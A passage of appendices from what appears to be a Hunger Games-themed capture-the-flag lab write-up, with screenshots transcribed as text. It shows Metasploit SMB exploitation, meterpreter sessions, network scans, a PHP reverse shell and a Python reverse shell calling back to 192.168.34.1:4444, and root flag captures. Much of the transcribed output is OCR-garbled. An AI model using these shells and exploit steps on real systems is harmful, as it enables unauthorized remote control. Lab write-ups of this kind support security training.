1406 1407 1408 1409 1409 1410 1411 1412 1413 1414 1415 1416 1417 1417 1418 1419 1419 1420 1421 1422 1423 1424 1425 1426 1427 1428 1429 1429 1430 1431 1432 1433 1434 1435 1436 1437 1438 1439 1439 1440 1441 1442 1443 1444 1445 1446 1447 1448 1449 1449 1450 1451 1452 1453 1454 1455 1456 1457 1458 1459 1459 1460 1461 1462 1463 1464 1465 1466 1467 1468 1469 1469 1470 1471 1472 1473 1474 1475 1476 1477 1478 1479 1479 1480 1481 1482 1483 1484 1485 1486 1487 1488 1489 1489 1490 1491 1492 1493 1494 1495 1496 1496 1497 1498 1498 1499 1499 1500 1501 1502 1503 1504 1505 1506 1507 1508 1509 1509 1510 1511 1512 1513 1514 1515 1516 1517 1517 1518 1519 1519 1520 1521 1522 1523 1524 1525 1526 1527 1528 1529 1529 1530 1531 1532 1533 1534 1535 1536 1537 1538 1539 1539 1540 1541 1542 1543 1544 1545 1546 1547 1548 1549 1549 1550 1551 1552 1553 1554 1555 1556 1557 1558 1559 1559 1560 1561 1562 1563 1564 1565 1566 1567 1568 1569 1569 1570 1571 1572 1573 1574 1575 1576 1577 1578 1579 1579 1580 1581 1582 1583 1584 1585 1586 1587 1588 1589 1589 1590 1591 1592 1593 1594 1595 1596 1596 1597 1598 1598 1599 1599 1600 1601 1602 1603 1604 1605 1606 1607 1608 1609 1609 1610 1611 1612 1613 1614 1615 1616 1617 1617 1618 1619 1619 1620 1621 1622 1623 1624 1625 1626 1627 1628 1629 1629 1630 1631 1632 1633 1634 1635 1636 1637 1638 1639 1639 1640 1641 1642 1643 1644 1645 1646 1647 1648 1649 1649 1650 1651 1652 1653 1654 1655 1656 1657 1658 1659 1659 1660 1661 1662 1663 1664 1665 1666 1667 1668 1669 1669 1670 1671 1672 1673 1674 1675 1676 1677 1678 1679 1679 1680 1681 1682 1683 1684 1685 1686 1687 1688 1689 1689 1690 1691 1692 1693 1694 1695 1696 1696 1697 1698 1698 1699 1699 1700 1701 1702 1703 1704 1705 1706 1707 1708 1709 1709 1710 1711 1712 1713 1714 1715 1716 1717 1717 1718 1719 1719 1720 1721 1722 1723 1724 1725 1726 1727 1728 1729 1729 1730 1731 1732 1733 1734 1735 1736 1737 1738 1739 1739 1740 1741 1742 1743 1744 1745 1746 1747 1748 1749 1749 1750 1751 1752 1753 1754 1755 1756 1757 1758 1759 1759 1760 1761 1762 1763 1764 1765 1766 1767 1768 1769 1769 1770 1771 1772 1773 1774 1775 1776 1777 1778 1779 1779 1780 1781 1782 1783 1784 1785 1786 1787 1788 1789 1789 1790 1791 1792 1793 1794 1795 1796 1796 1797 1798 1798 1799 1799 1800 1801 1802 1803 1804 1805 1806 1807 1808 1809 1809 1810 1811 1812 1813 1814 1815 1816 1817 1817 1818 1819 1819 1820 1821 1822 1823 1824 1825 1826 1827 1828 1829 1829 1830 1831 1832 1833 1834 1835 1836 1837 1838 1839 1839 1840 1841 1842 1843 1844 1845 1846 1847 1848 1849 1849 1850 1851 1852 1853 1854 1855 1856 1857 1858 1859 1859 1860 1861 1862 1863 1864 1865 1866 1867 1868 1869 1869 1870 1871 1872 1873 1874 1875 1876 1877 1878 1879 1879 1880 1881 1882 1883 1884 1885 1886 1887 1888 1889 1889 1890 1891 1892 1893 1894 1895 1896 1896 1897 1898 1898 1899 1899 1900 1901 1902 1903 1904 1905 1906 1907 1908 1909 1909 1910 1911 1912 1913 1914 1915 1916 1917 1917 1918 1919 1919 1920 1921 1922 1923 1924 1925 1926 1927 1928 1929 1929 1930 1931 1932 1933 1934 1935 1936 1937 1938 1939 1939 1940 1941 1942 1943 1944 1945 1946 1947 1948 1949 1949 1950 1951 1952 1953 1954 1955 1956 1957 1958 1959 1959 1960 1961 1962 1963 1964 1965 1966 1967 1968 1969 1969 1970 1971 1972 1973 1974 1975 1976 1977 1978 1979 1979 1980 1981 1982 1983 1984 1985 1986 1987 1988 1989 1989 1990 1991 1992 1993 1994 1995 1996 1996 1997 1998 1998 1999 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2019 2020 2021 2022 2023 2024 2025 2026 2027 2028 2029 2029 2030 2031 2032 2033 2034 2035 2036 2037 2038 2039 2039 2040 2041 2042 2043 2044 2045 2046 2047 2048 2049 2049 2050 2051 2052 2053 2054 2055 2056 2057 2058 2059 2059 2060 2061 2062 2063 2064 2065 2066 2067 2068 2069 2069 2070 2071 2072 2073 2074 2075 2076 2077 2078 2079 2079 2080 2081 2082 2083 2084 2085 2086 2087 2088 2089 2089 2090 2091 2092 2093 2094 2095 2096 2096 2097 2098 2098 2099 2099 2100 2101 2102 2103 2104 2105 2106 2107 2108 2109 2109 2110 2111 2112 2113 2114 2115 2116 2117 2118 2119 2119 2120 2121 2122 2123 2124 2125 2126 2127 2128 2129 2129 2130 2131 2132 2133 2134 2135 2136 2137 2138 2139 2139 2140 2141 2142 2143 2144 2145 2146 2147 2148 2149 2149 2150 2151 2152 2153 2154 2155 2156 2157 2158 2159 2159 2160 2161 2162 2163 2164 2165 2166 2167 2168 2169 2169 2170 2171 2172 2173 2174 2175 2176 2177 2178 2179 2179 2180 2181 2182 2183 2184 2185 2186 2187 2188 2189 2189 2190 2191 2192 2193 2194 2195 2196 2196 2197 2198 2198 2199 2199 2200 2201 2202 2203 2204 2205 2206 2207 2208 2209 2209 2210 2211 2212 2213 2214 2215 2216 2217 2218 2219 2219 2220 2221 2222 2223 2224 2225 2226 2227 2228 2229 2229 2230 2231 2232 2233 2234 2235 2236 2237 2238 2239 2239 2240 2241 2242 2243 2244 2245 2246 2247 2248 2249 2249 2250 2251 2252 2253 2254 2255 2256 2257 2258 2259 2259 2260 2261 2262 2263 2264 2265 2266 2267 2268 2269 2269 2270 2271 2272 2273 2274 2275 2276 2277 2278 2279 2279 2280 2281 2282 2283 2284 2285 2286 2287 2288 2289 2289 2290 2291 2292 2293 2294 2295 2296 2296 2297 2298 2298 2299 2299 2300 2301 2302 2303 2304 2305 2306 2307 2308 2309 2309 2310 2311 2312 2313 2314 2315 2316 2317 2318 2319 2319 2320 2321 2322 2323 2324 2325 2326 2327 2328 2329 2329 2330 2331 2332 2333 2334 2335 2336 2337 2338 2339 2339 2340 2341 2342 2343 2344 2345 2346 2347 2348 2349 2349 2350 2351 2352 2353 2354 2355 2356 2357 2358 2359 2359 2360 2361 2362 2363 2364 2365 2366 2367 2368 2369 2369 2370 2371 2372 2373 2374 2375 2376 2377 2378 2379 2379 2380 2381 2382 2383 2384 2385 2386 2387 2388 2389 2389 2390 2391 2392 2393 2394 2395 2396 2396 2397 2398 2398 2399 2399 2400 2401 2402 2403 2404 2405 2406 2407 2408 2409 2409 2410 2411 2412 2413 2414 2415 2416 2417 2418 2419 2419 2420 2421 2422 2423 2424 2425 2426 2427 2428 2429 2429 2430 2431 2432 2433 2434 2435 2436 2437 2438 2439 2439 2440 2441 2442 2443 2444 2445 2446 2447 2448 2449 2449 2450 2451
```

## Appendix D.2

```
File Actions Edit View Help
[+] Enterprise 7001 Service Pack 1 x64 (os-dll)
[*] http://192.168.3.1/Windows%207001%20SP1%20x64%20-%20Build%207601%20-%20Setup.exe
[*] /usr/share/metasploit-framework/handler/ruby/3.3.0/gems/recog-3.1.16/lib
[*] /recog/processor/regead_factory.rb:18: warning: nested repeat operator `*'
[*] /recog/processor/regead_factory.rb:18: warning: invalid regular expression
[*] 192.168.34.52!445 - Scanned if I hosts (100% complete)
[*] 192.168.34.52!445 - Target IP selected for OS fingerprinting
[*] 192.168.34.52!445 - Connecting to target for exploitation
[*] 192.168.34.52!445 - Target IP selected for SMB repl
[*] 192.168.34.52!445 - CORE raw buffer dump (48 bytes)
[*] 192.168.34.52!445 - <0x00000000> 57 69 04 64 0f 77 73 20 37 20 45 6e 74 65
[*] 192.168.34.52!445 - <0x00000001> 72 09 71 65 20 37 36 30 28 20 53 65 72 76
[*] 192.168.34.52!445 - <0x00000002> 69 59 39 61 63 60 20 31
[*] 192.168.34.52!445 - Target arch selected valid for arch indicated by DCE/
[*] 192.168.34.52!445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.34.52!445 - Sending all but last fragment of exploit packet
[*] 192.168.34.52!445 - Exploit completed (SMB:40..313..1444 - 192.168.34.52@W2K8) a
t 2023-05-19 00:20:33 +1000
[*] 192.168.34.52!445 - RubyDOS::Error::CommunicationError: RubyDOS::Error::C
ommunicationError

Metasploit > use exploit/windows
[*] Exploit chosen: windows/x64/meterpreter/reverse_tcp
[*] Computer : 192.168.34.52 (Windows 7 (6.1 Build 7601, Service Pack 1),
Architecture : x64
[*] Language : en-US
[*] Domain : WORKGROUP
[*] User : Administrator
[*] Interpreter : ruby/windows
[*] Metasploit : 5.1.1.0
[*] Platform : windows
[*] Meterpreter : > c:\Users\user
[*] Listing: C:\Users\user

Mode          Size    Type    Last modified      Name
-----        --     --     --           --
user@7777:~/Desktop$ 0  dir    2023-05-19 10:00:56  -> All Users
user@7777:~/Desktop$ 0  dir    2023-05-19 10:00:56  -> Coriolanus
user@7777:~/Desktop$ 0  dir    2009-07-15 17:07:31  -> Default
user@7777:~/Desktop$ 0  dir    2009-07-15 17:07:31  -> Local User
user@7777:~/Desktop$ 0  dir    2009-07-15 17:07:31  -> Public
user@7777:~/Desktop$ 4986  file   2018-08-14 15:29:45  10000 desktop.ini
user@7777:~/Desktop$ 274   file   2009-07-15 11:54:24  10000 desktop.ini
```

## Appendix D.3

```
File Actions Edit View Help
040555/-r-xr-x 0 dir 2024-04-02 15:01:53 +1 Searches
r-x 000
040777/rwxrwx 0 dir 2024-04-02 15:01:32 +1 SendTo
040777/rwxrwx 0 dir 2024-04-02 15:01:32 +1 Start Menu
rwx 000
040777/rwxrwx 0 dir 2024-04-02 15:01:32 +1 Templates
r-x 000
040555/-r-xr-x 0 dir 2024-04-02 15:01:53 +1 Videos
r-x 000
100666/rw-rw- 262144 fil 2025-05-16 00:20:13 +1 ntuser.dat.LOG1
r-- 000
100666/rw-rw- 0 fil 2024-04-02 15:01:32 +1 ntuser.dat.LOG2
r-- 000
100666/rw-rw- 20 fil 2024-04-02 15:01:32 +1 ntuser.ini
r-- 000

neterpreter > cd Documents
neterpreter > ls
Listing: C:\Users\Coriolanus\Documents

Mode Size Type Last modified Name
040777/rwxrwx 0 dir 2024-04-02 15:01:32 +1000 My Music
040777/rwxrwx 0 dir 2024-04-02 15:01:32 +1000 My Pictures
040777/rwxrwx 0 dir 2024-04-02 15:01:32 +1000 Pictures
100666/rw-rw- 236 fil 2025-04-23 23:53:01 +1000 decode.m4
100666/rw-rw- 402 fil 2024-04-02 15:01:53 +1000 desktop.ini


neterpreter > cat decode.m4
nZouAUcVYmD03yQzrnFvGdXHQbnsPnU5J2zY6gdvNEeqSLSsLsgLmhz4vV0H
us5s2rwLwMKR9tLMFyhdooa9lrbYXIAk4r3R0xk105236frfp4vw19g@#BB@M@Q@vjtPlaI
w535wv@W@M@A@W@E@H@f7B@G@Z@F@03@L@ADM@vewlgx5R@nB@wA@Se@N@q@f@uv
neterpreter > █
```

## Appendix D.4

The screenshot shows a session in CyberChef with the following details:

- Input:** A string of characters: nZouq9Ym013yQ!NvG4UxRn@Res@oFGzeyewvPw6Us5JzCY6dnuMEfS1\$N5qLhtz2H3u5axwLkMw01t4MPhd0aLrbnyM1JA4x3R0xx1D523EfTpdp4+VuVg9n@09B8acfcx0VPlaIm15h5jwbgSahg5TwJMA1w@EQH4c1F86CD20fV@1kCJ3ANfTemvg5rAkbhXwJaSeNuAg1fwRMK7
- Operations:** The "Remove non-alphabet chars" operation is selected.
- Output:** FLAG - The Jabberjays were designed to spy, but they learned to sing back secrets. Their betrayal sparked a revolution, not just against enemies, but against their creators.

Language




```


File Actions Edit View Help
Mode Size Type Last modified Name
108660/rw-rw-rw- 282 fil 2024-04-02 15:01:53 +1000 desktop.ini
meterpreter > cd ..\Downloads
meterpreter > ls
Listing: C:\Users\Coriolanus\Downloads
Mode Size Type Last modified Name
108660/rw-rw-rw- 282 fil 2024-04-02 15:01:53 +1000 desktop.ini
meterpreter > cd ..\Documents
[!] Unknown command: cd..; Documents. Run the help command for more detail
...
meterpreter > cd ..\Desktop
meterpreter > cd ..\Documents
meterpreter > cd ..
Listing: C:\Users\Coriolanus\Documents
Mode Size Type Last modified Name
049777/rw-rw-rwx 0 dir 2024-04-02 15:01:32 +1000 My Pictures
049777/rw-rw-rwx 0 dir 2024-04-02 15:01:32 +1000 Pictures
049777/rw-rw-rwx 0 dir 2024-04-02 15:01:32 +1000 Pictures
108660/rw-rw-rw- 236 fil 2025-04-23 23:53:01 +1000 decode.me
108660/rw-rw-rw- 482 fil 2024-04-02 15:01:53 +1000 desktop.ini
meterpreter > cd ..\My Pictures
[!] Operation failed: The system cannot find the file sp
ecified.
meterpreter > cd ..\Pictures
meterpreter > cd ..
Listing: C:\Users\Coriolanus\Pictures
Mode Size Type Last modified Name
108660/rw-rw-rw- 504 fil 2024-04-02 15:01:53 +1000 desktop.ini
108660/rw-rw-rw- 1046316 fil 2025-04-23 23:58:07 +1000 wallpaper.png
-
meterpreter > download wallpaper.png
[!] Downloading wallpaper.png to /home/kali/wallpaper.png
[!] Downloaded 1021.79 KB of 1021.79 KB (100.0%): wallpaper.png -> /home/kali/wallpaper.png
[!] wallpaper.png -> /home/kali/wallpaper.png
meterpreter >

```

## Appendix D.6



## Appendix D.7




```

File Actions Edit View Help
deleteval Delete the supplied registry value [-k <key> -v <val>]
queryval Queries the data contents of a value [-k <key> -v <val>]

meterpreter > reg enumkey -k HKLM\Software
Enumerating: HKLM\Software
Keys (15):
ATI Technologies
CBTEST
Classes
Clients
FlagsRHere
Foxit Software
Intel
Microsoft
ODBC
Policies
RegisteredApplications
Sonic
ThinPrint
VMware, Inc.
Wow6432Node

```

## Appendix D.8




```

Shell No.1
File Actions Edit View Help
meterpreter > ThinPrint
[-] Unknown command: ThinPrint. Run the help command for more details.
meterpreter > VMware, Inc.
[-] Unknown command: VMware,. Run the help command for more details.
meterpreter > Wow6432Node
[-] Unknown command: Wow6432Node. Run the help command for more details.
meterpreter >
meterpreter > meterpreter > reg enumval -k HKLM\\SOFTWARE\\FlagsRHere
[-] Unknown command: meterpreter. Run the help command for more details.
meterpreter > [-] Invalid command supplied: enumval
[-] Unknown command: [-]. Run the help command for more details.
meterpreter > meterpreter >
[-] Unknown command: meterpreter. Run the help command for more details.
meterpreter > execute -f powershell.exe -a "-Command 'Get-ItemProperty -Path HKLM:\\SOFTWARE\\FlagsRHere | Out-File C:\\Users\\Coriolanus\\regflag.txt'""
Process 3020 created.
meterpreter > cd C:\\Users\\Coriolanus
meterpreter > LS
[-] Unknown command: LS. Did you mean ls? Run the help command for more details.
ls.
meterpreter > ls
Listing: c:\\Users\\Coriolanus
=====
Mode           Size      Type  Last modified        Name
--  -----
040777/rwxrwx  0       dir   2024-04-02 15:01:32 +1  AppData
                   000
rwx
=====

```

Appendix D.9



```

Shell No.1
File Actions Edit View Help
rw- 100066/rw-rw- 0 fil 000
2024-04-02 15:01:32 +1 ntuser.dat.LOG02
rw- 100066/rw-rw- 20 fil 2024-04-02 15:01:32 +1 ntuser.ini
rw- 100066/rw-rw- 000 fil 000
100066/rw-rw- 984 fil 2025-05-19 22:16:27 +1 regflag.txt
rw- 000 fil 000

meterpreter > cat regflag.txt
<%
$PPath = Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software
$PSParentPath = Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software
$PSChildName = FlagsHere
$PSDrive = HKLM
$PSProvider = Microsoft.PowerShell.Core\Registry
$FLAG = "Snow always lands on top, but even the Capitol can't er
as
e the sound of Lucy Gray's final song echoing through the wood
of District 12.

meterpreter > 

```


Appendix D.10

```
Nmap scan report for 192.168.34.241
Host is up (0.00061s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; tocol 2.0)
3128/tcp  open  http-proxy   Squid http proxy 3.1.19
8080/tcp  closed http-proxy
MAC Address: 00:15:5D:00:07:04 (Microsoft)
```

### Appendix E.1

```
Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 287]
/.htaccess      (Status: 403) [Size: 291] Live passive crawl
/.hta.html      (Status: 403) [Size: 291]
/.hta.txt       (Status: 403) [Size: 290] Proxy (all traffic)
/.hta           (Status: 403) [Size: 286]
/cgi-bin/.html  (Status: 403) [Size: 295] Add links, Add item it
/cgi-bin/        (Status: 403) [Size: 290]
/.htaccess.txt  (Status: 403) [Size: 295]
/.htaccess.html (Status: 403) [Size: 296]
/connect         (Status: 200) [Size: 203]
/.htpasswd      (Status: 403) [Size: 291]
/.htpasswd.txt  (Status: 403) [Size: 295]
/.htpasswd.html (Status: 403) [Size: 296]
/index          (Status: 200) [Size: 21] added: 0
/index.php      (Status: 200) [Size: 21] added: 0
/robots.txt     (Status: 200) [Size: 45]
/robots.txt     (Status: 200) [Size: 45] ed: 0
/robots          (Status: 200) [Size: 45]
/server-status   (Status: 403) [Size: 295]
Progress: 13842 / 13845 (99.98%)
=====
Finished
```

### Appendix E.2




### Appendix E.3

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.34.1'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

..
```

### Appendix E.4



## Appendix E.5

```
L$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.34.1] from (UNKNOWN) [192.168.34.241] 51994
Linux TheArena 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40
UTC 2014 i686 i686 i386 GNU/Linux
18:39:51 up 2:35, 0 users, load average: 1.05, 1.04, 1.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

## Appendix E.6



## Appendix E.7

```
$ cat > /var/www/connect.py << 'EOF'
> import socket, os, pty
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.34.1", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
pty.spawn("/bin/bash")
EOF> > > > >
```

```
root@TheArena:~# exit
exit
exit
reverse shell to 192.168.34.1:4444 ERROR
(kali㉿kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.34.1] from (UNKNOWN) [192.168.34.241] 52019
root@TheArena:~#
```

## Appendix E.8

```

$ ls
lucy
$ cd lucy
$ ls
flag.txt
hello-world
$ cat flag.txt
FLAG - "The ballad of Lucy Gray Baird" ends in a vanishing act, a trail into
the wilds, and a question: was she ever meant to survive?$

```

## Appendix E.9

```

flag.txt
root@TheArena:~# cat flag.txt
cat flag.txt
FLAG - The Peacekeepers wore white, but they were trained in gray morality. Some followed orders; others wrote history in blood across districts.root@TheArena:~#

```

## Appendix E.10

```

(kali㉿kali)-[~] $ rabin2 -zz hello-world | grep "FLAG"
4783 0x0007d380 0x080c5380 138 143 .rodata          utf8 FLAG -
The Capitol's anthem hides a lie in every note. Freedom isn't found in rules
or roses, but in rebellion, verse, and vanished girls.

```

## Appendix E.11

```

PORT STATE SERVICE VERSION
22/tcp open  ssh    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http   Apache httpd 2.4.38 ((Debian))
MAC Address: 00:15:5D:00:07:06 (Microsoft)
Device type: general purpose
Running: Linux 4.X|5.X

```


## Appendix F.1

```

/ajax.php      (Status: 200) [Size: 0]
/manual        (Status: 301) [Size: 317] [→ http://192.168.34.251/manual/]
/js           (Status: 301) [Size: 313] [→ http://192.168.34.251/js/]
/index.html    (Status: 200) [Size: 1440]
/dashboard.html (Status: 200) [Size: 532]
/owl          (Status: 301) [Size: 315] [→ http://192.168.34.251/owl/]

```

## Appendix F.2



### Appendix F.3

```
//The boss told me to add one more Upper Case letter at the end of the co
okie
if(isset($_COOKIE['admin']) && $_COOKIE['admin'] == '8G6u@B6uDXMq&Ms'){
    //[:] Add if $_POST['secure'] = 'valid'
    $valid_ext = array("pdf","php","txt");
}
else{
    $valid_ext = array("txt");
}
```

### Appendix F.4

```
$ cd sejanus
$ ls
HangingTree.png
flag.txt
password-reminder.txt
$ cat flag.txt
FLAG - Every snake in the Capitol garden whispers: power is survival, and mer
cy is just another kind of weakness.$
```

### Appendix F.5

```
listening on [any] 4444 ...
connect to [192.168.34.1] from (UNKNOWN) [192.168.34.251] 37118
bash: cannot set terminal process group (434): Inappropriate ioctl for device
bash: no job control in this shell
root@TheHangingTree:/home/sejanus# cd /root
cd /root
root@TheHangingTree:~# cd home
cd home
bash: cd: home: No such file or directory
root@TheHangingTree:~# s
s
bash: s: command not found
root@TheHangingTree:~# ls
ls
flag.txt
root@TheHangingTree:~# cat flag.txt
cat flag.txt
FLAG - Snow's first kill wasn't in the arena. It was made in secret, to prote
